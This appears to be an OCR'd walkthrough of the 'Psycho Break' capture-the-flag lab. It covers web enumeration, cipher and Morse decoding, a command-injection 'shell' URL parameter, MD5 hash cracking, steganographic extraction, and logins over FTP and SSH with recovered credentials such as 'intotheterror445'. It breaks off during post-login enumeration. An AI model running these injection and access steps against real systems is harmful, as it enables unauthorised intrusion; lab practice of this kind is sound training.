

Psycho Break


Thursday, 11 November, 2021 11:41 AM







Welcome to Beacon Mental Hospital. Sebastian Castellanos and his partners, Joseph Oda and Juli Kidman receive
the team got separated.


Your job is to stand beside the team and help them to withstand the challenges which are coming ahead ...






Sebastian Found a key to the locker room. Click here to get the key.







Sebastian is hiding inside a locker to make it harder for the sadist to find him. While Sebastian was inside the locker he found a note. That looks like a map of some kind.

Decode this piece of text "Tizmg_nv_zxxvhh_gl_gsv_nzk_kovzhv" and get the key to access the map

Click here to veiw the map ...

Input

Cipher Text:

```
Tizmg_nv_zxxvhh_gl_gsv_nzk_kovzhv
```

Cipher Variant: Beaufort Variant

Language: English

Key Length: 3-30

(e.g. 8 or a range e.g. 6-10)

Break Cipher | Clear Cipher Text

Result

Clear text [hide]

Clear text using key "zzzzzz":

```
Grant_me_access_to_the_map_please
```

Here is the map

1. Sadist Room
2. Locker Room
3. Safe Heaven
4. The Abandoned Room

Enter Key To access the map

ıe_access_to_the_map_please

Grant_me_access_to_the_m...

10.10.62.149/SafeHeaven/

This is Sebastian's Safe House where he can have upgrades and have peaceful time without getting into t

Inspector | Console | Debugger | Network | Style Editor | Performance | Memory | Storage | Accessibility

Search HTML

```
<html>
  <head> ⋯ </head>
  <body> event
    <h1 style="text-align: center;">Safe Heaven</h1>
    <br>
    <br>
  <div class="center-wrapper"> ⋯ </div> flex
    <br>
  <p> ⋯ </p>
    <br>
    <h2>Gallery</h2>
    <p>Take a look at my safe house</p>
  <div id="gallery"> ⋯ </div> flex
    <!--I think I'm having a terrible nightmare. Search through me and find it ...-->
    <script src="../js/jquery.min.js"></script>
    <script src="../js/lightbox.js"></script>
    <div id="lightboxOverlay" class="lightboxOverlay" tabindex="-1" style="display: none;"></div> event
  <div id="lightbox" class="lightbox" tabindex="-1" style="display: none;"> ⋯ </div> event
  </body>
```

html > body

```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ gobuster dir -u http://10.10.62.149/SafeHeaven -w /home/kali/Desktop/directory-list-2.3-medium.txt -t 100 -o PBBuster
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.62.149/SafeHeaven
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /home/kali/Desktop/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/11/10 22:05:06 Starting gobuster in directory enumeration mode
===============================================================
/imgs                 (Status: 301) [Size: 322] [--> http://10.10.62.149/SafeHeaven/imgs/]
/keeper               (Status: 301) [Size: 324] [--> http://10.10.62.149/SafeHeaven/keeper/]
```

10.10.62.149/SafeHeaven/keeper/escapefromkeeper.php

Enter the real location shown in the image given below in the input field and press enter. Find it out quickly before the time runs out !!!

** ********* **********


Time You Got

1 M 38 S

Yandex

Uploaded image ×

Web **Images** Video News Translate Disk Mail Ads



Original image size: 640×480

Other image sizes

2848×2136 | 1400×1050 | 1024×768 | 992×744 | 800×600 | 800×533 | 485›

Show all sizes

Sites containing information about the image

St. Augustine lighthouse St. Augustine, Florida Flickr

flickr.com

lighthouse, architecture, stairs, buildings, florida, staugustine

10.10.62.149/SafeHeaven/keeper/escapefromkeeper.php

n the image given below in the input field and press enter. Find it out quickly before the time runs out !!!

St. Augustine lighthouse

Time You Got

0 M 14 S

10.10.62.149/SafeHeaven/8793579beba1cfcde0a5312790370eae.php

You Got The Keeper Key !!!

Here is your key : 48ee41458eb0b43bf82b986cecf3af01

10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/index.php

Enter Keeper Key To Proceed to Abandoned Room

458eb0b43bf82b986cecf3af01

view-source:http://10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ..

```
680e89809965ec41e64dc7e447f175ab
be8bc662d1e36575a52da40beba38275
index.php


<html>

<head>
    <title>Meet Laura the Spiderlady</title>
    <link rel="stylesheet" href="../../css/mainstylesheet.css">
</head>
<body>

    <h1 style="text-align: center;">Meet Laura the Spiderlady</h1>
    <br>

    <div style="display: flex; justify-content: center;">
        <img src="assets/spider_woman_encounter.gif">
    </div>

<br><br>
<h3 class="pkill" style="text-align: center;">RUN. RUN. Runn Get out of here !!!</h3>
<br>


<div class="center-wrapper">
    <div class="timer">
        <span id="m" style="font-size: 25px;">1</span>
        <label>M</label>
        <span id="s" style="font-size: 25px;">45</span>
        <label>S</label>
    </div>
    <span id="status" style="font-size: 25px"></span>
</div>


<!-- There is something called "shell" on current page maybe that'll help you to get out of here !!!-->



<!-- To find more about the Spider Lady visit https://theevilwithin.fandom.com/wiki/Laura_(Creature) -->

<script src="../../js/jquery.min.js"></script>
<script src="script.js"></script>

</body>

</html>
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
680e89809965ec41e64dc7e447f175ab
be8bc662d1e36575a52da40beba38275
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
680e89809965ec41e64dc7e447f175ab	md5	laura
be8bc662d1e36575a52da40beba38275	md5	thefinal

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ../

Command Not Permitted !!!

Meet Laura the Spiderlady



10.10.62.149/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ../

Command Not Permitted !!!

Meet Laura the Spiderlady

RUN. RUN. Runn Get out of here !!!

Time Out

10.10.62.149/abandonedRoom/680e89809965ec41e64dc7e447f175ab/

Index of /abandonedRoom/680e89809965ec41e64dc7e447f175ab

Name	Last modified	Size	Description
Parent Directory		-	
helpme.zip	2020-07-09 13:52	26K	
you_made_it.txt	2020-07-22 01:22	62	

```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ binwalk -e helpme.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, uncompressed size: 1
91, name: helpme.txt
226           0xE2            Zip archive data, at least v2.0 to extract, uncompressed size: 2
6093, name: Table.jpg
302           0x12E           Zip archive data, at least v2.0 to extract, uncompressed size: 2
5399, name: Joseph_Oda.jpg
26462         0x675E          End of Zip archive, footer length: 22
```

```
┌──(kali㉿kali)-[~/…/CTF/THM/Psycho-Break/_helpme.zip.extracted]
└─$ ls
0.zip  helpme.txt  Table.jpg

┌──(kali㉿kali)-[~/…/CTF/THM/Psycho-Break/_helpme.zip.extracted]
└─$ cat helpme.txt

From Joseph,

Who ever sees this message "HELP Me". Ruvik locked me up in this cell. Get the key on the tabl
e and unlock this cell. I'll tell you what happened when I am out of
this cell.
```

```
┌──(kali㉿kali)-[~/…/CTF/THM/Psycho-Break/_helpme.zip.extracted]
└─$ strings Table.jpg
Joseph_Oda.jpgUT
```

```
┌──(kali㉿kali)-[~/…/CTF/THM/Psycho-Break/_helpme.zip.extracted]
└─$ binwalk -e Table.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, uncompressed size: 2
5399, name: Joseph_Oda.jpg
25329         0x62F1          Zip archive data, at least v2.0 to extract, uncompressed size: 2
6844, name: key.wav
26071         0x65D7          End of Zip archive, footer length: 22
```

```
┌──(kali㉿kali)-[~/…/THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
└─$ ls
0.zip  Joseph_Oda.jpg  key.wav
```

https://morsecode.world/international/decoder/audio-decoder-adaptive.html

International Morse Decoders

Audio Decoder

If you cannot produce your own Morse code sounds then try using my Morse code translat
play or download some.

Use the microphone:

Listen | Stop

Or analyse an audio file containing Morse code:

Upload | Play | Stop Filename: "key.wav"

SHOWME

Clear message

WPM	Farnsworth WPM	Frequency (Hz)	Minimum volume	Maximu volume
20	20	517	-60	-30
Manual		Manual		

SHOWME

Clear message

WPM 20 Manual

Farnsworth WPM 20

_Table.jpg.extracted

File Edit View Go Help

_helpme.zip.extracted | _Table.jpg.extracted

Places
- Computer
- kali
- Desktop
- Trash
- Documents
- Music
- Pictures
- Videos
- Downloads

Devices
- File System

Network
- Browse Network

0.zip Joseph_Oda.jpg key.wav

"key.wav": 26.2 KiB (26,844 bytes) WAV audio

```
┌──(kali㉿kali)-[~/…/THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
└─$ steghide  extract -sf Joseph Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".

┌──(kali㉿kali)-[~/…/THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
└─$ ls
0.zip  Joseph_Oda.jpg  key.wav  thankyou.txt

┌──(kali㉿kali)-[~/…/THM/Psycho-Break/_helpme.zip.extracted/_Table.jpg.extracted]
└─$ cat thankyou.txt

From joseph,

Thank you so much for freeing me out of this cell. Ruvik is nor good, he told me that his goin
g to kill sebastian and next would be me. You got to help
Sebastian ... I think you might find Sebastian at the Victoriano Estate. This note I managed t
o grab from Ruvik might help you get inn to the Victoriano Estate.
But for some reason there is my name listed on the note which I don't have a clue.

          ----------------------------------------
        //                                        \\
        ||      (NOTE) FTP Details                ||
        ||      ==================                ||
        ||                                        ||
        ||      USER : joseph                     ||
        ||      PASSWORD : intotheterror445       ||
        ||                                        ||
        \\                                        //
          ----------------------------------------


Good luck, Be carefull !!!
```

```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ ftp 10.10.62.149
Connected to 10.10.62.149.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.62.149]
Name (10.10.62.149:kali): joseph
331 Password required for joseph
Password:
230 User joseph logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rwxr-xr-x   1 joseph   joseph   11641688 Aug 13  2020 program
-rw-r--r--   1 joseph   joseph        974 Aug 13  2020 random.dic
226 Transfer complete
ftp> mget *
mget program? y
200 PORT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
226 Transfer complete
11641688 bytes received in 14.11 secs (805.9176 kB/s)
mget random.dic? y
200 PORT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
226 Transfer complete
974 bytes received in 0.00 secs (391.1069 kB/s)
```

```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ python script2.py | grep "Correct"                                    130 ×
kidman => Correct

┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ ./program kidman
kidman => Correct

Well Done !!!
Decode This => 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 6
6 4 33
```

Hmm repeating numbers ? Good old phone pad ?

```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ cat script2.py
import os


f = open("random.dic", "r")

keys = f.readlines()

for key in keys:
        os.system("./program "+key.strip())
```


```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ ssh kidman@10.10.62.149
kidman@10.10.62.149's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

171 packages can be updated.
121 updates are security updates.


Last login: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$ whoami
kidman
kidman@evilwithin:~$ ls
user.txt
kidman@evilwithin:~$ cat *
4C72A4EF8E6FED69C72B4D58431C4254
```

```
kidman@evilwithin:~$ ls -la
total 44
drwxr-xr-x 4 kidman kidman 4096 Aug 13  2020 .
drwxr-xr-x 5 root   root   4096 Jul 13  2020 ..
-rw------- 1 kidman kidman    1 Aug 13  2020 .bash_history
-rw-r--r-- 1 kidman kidman  220 Jul 13  2020 .bash_logout
-rw-r--r-- 1 kidman kidman 3771 Aug 13  2020 .bashrc
drwx------ 2 kidman kidman 4096 Jul 13  2020 .cache
drwxrwxr-x 2 kidman kidman 4096 Jul 13  2020 .nano
-rw-r--r-- 1 kidman kidman  655 Jul 13  2020 .profile
-rw-rw-r-- 1 kidman kidman  264 Aug 13  2020 .readThis.txt
-rw-r--r-- 1 root   root     10 Nov 11 13:06 .the_eye.txt
-rw-rw-r-- 1 kidman kidman   33 Jul 13  2020 user.txt
kidman@evilwithin:~$ cat .bash_history
```


```
kidman@evilwithin:~$ cat .the_eye.txt
No one shall hide from me
```

```
kidman@evilwithin:/home$ cd joseph
kidman@evilwithin:/home/joseph$ ls
kidman@evilwithin:/home/joseph$ ls -la
total 20
drwxr-xr-x 2 joseph joseph 4096 Jul  7  2020 .
drwxr-xr-x 5 root   root   4096 Jul 13  2020 ..
-rw-r--r-- 1 joseph joseph  220 Jul  7  2020 .bash_logout
-rw-r--r-- 1 joseph joseph 3771 Jul  7  2020 .bashrc
-rw-r--r-- 1 joseph joseph  655 Jul  7  2020 .profile
kidman@evilwithin:/home/joseph$ cd ..
kidman@evilwithin:/home$ ls
joseph  kidman  ruvik
kidman@evilwithin:/home$ cd ruvick
-bash: cd: ruvick: No such file or directory
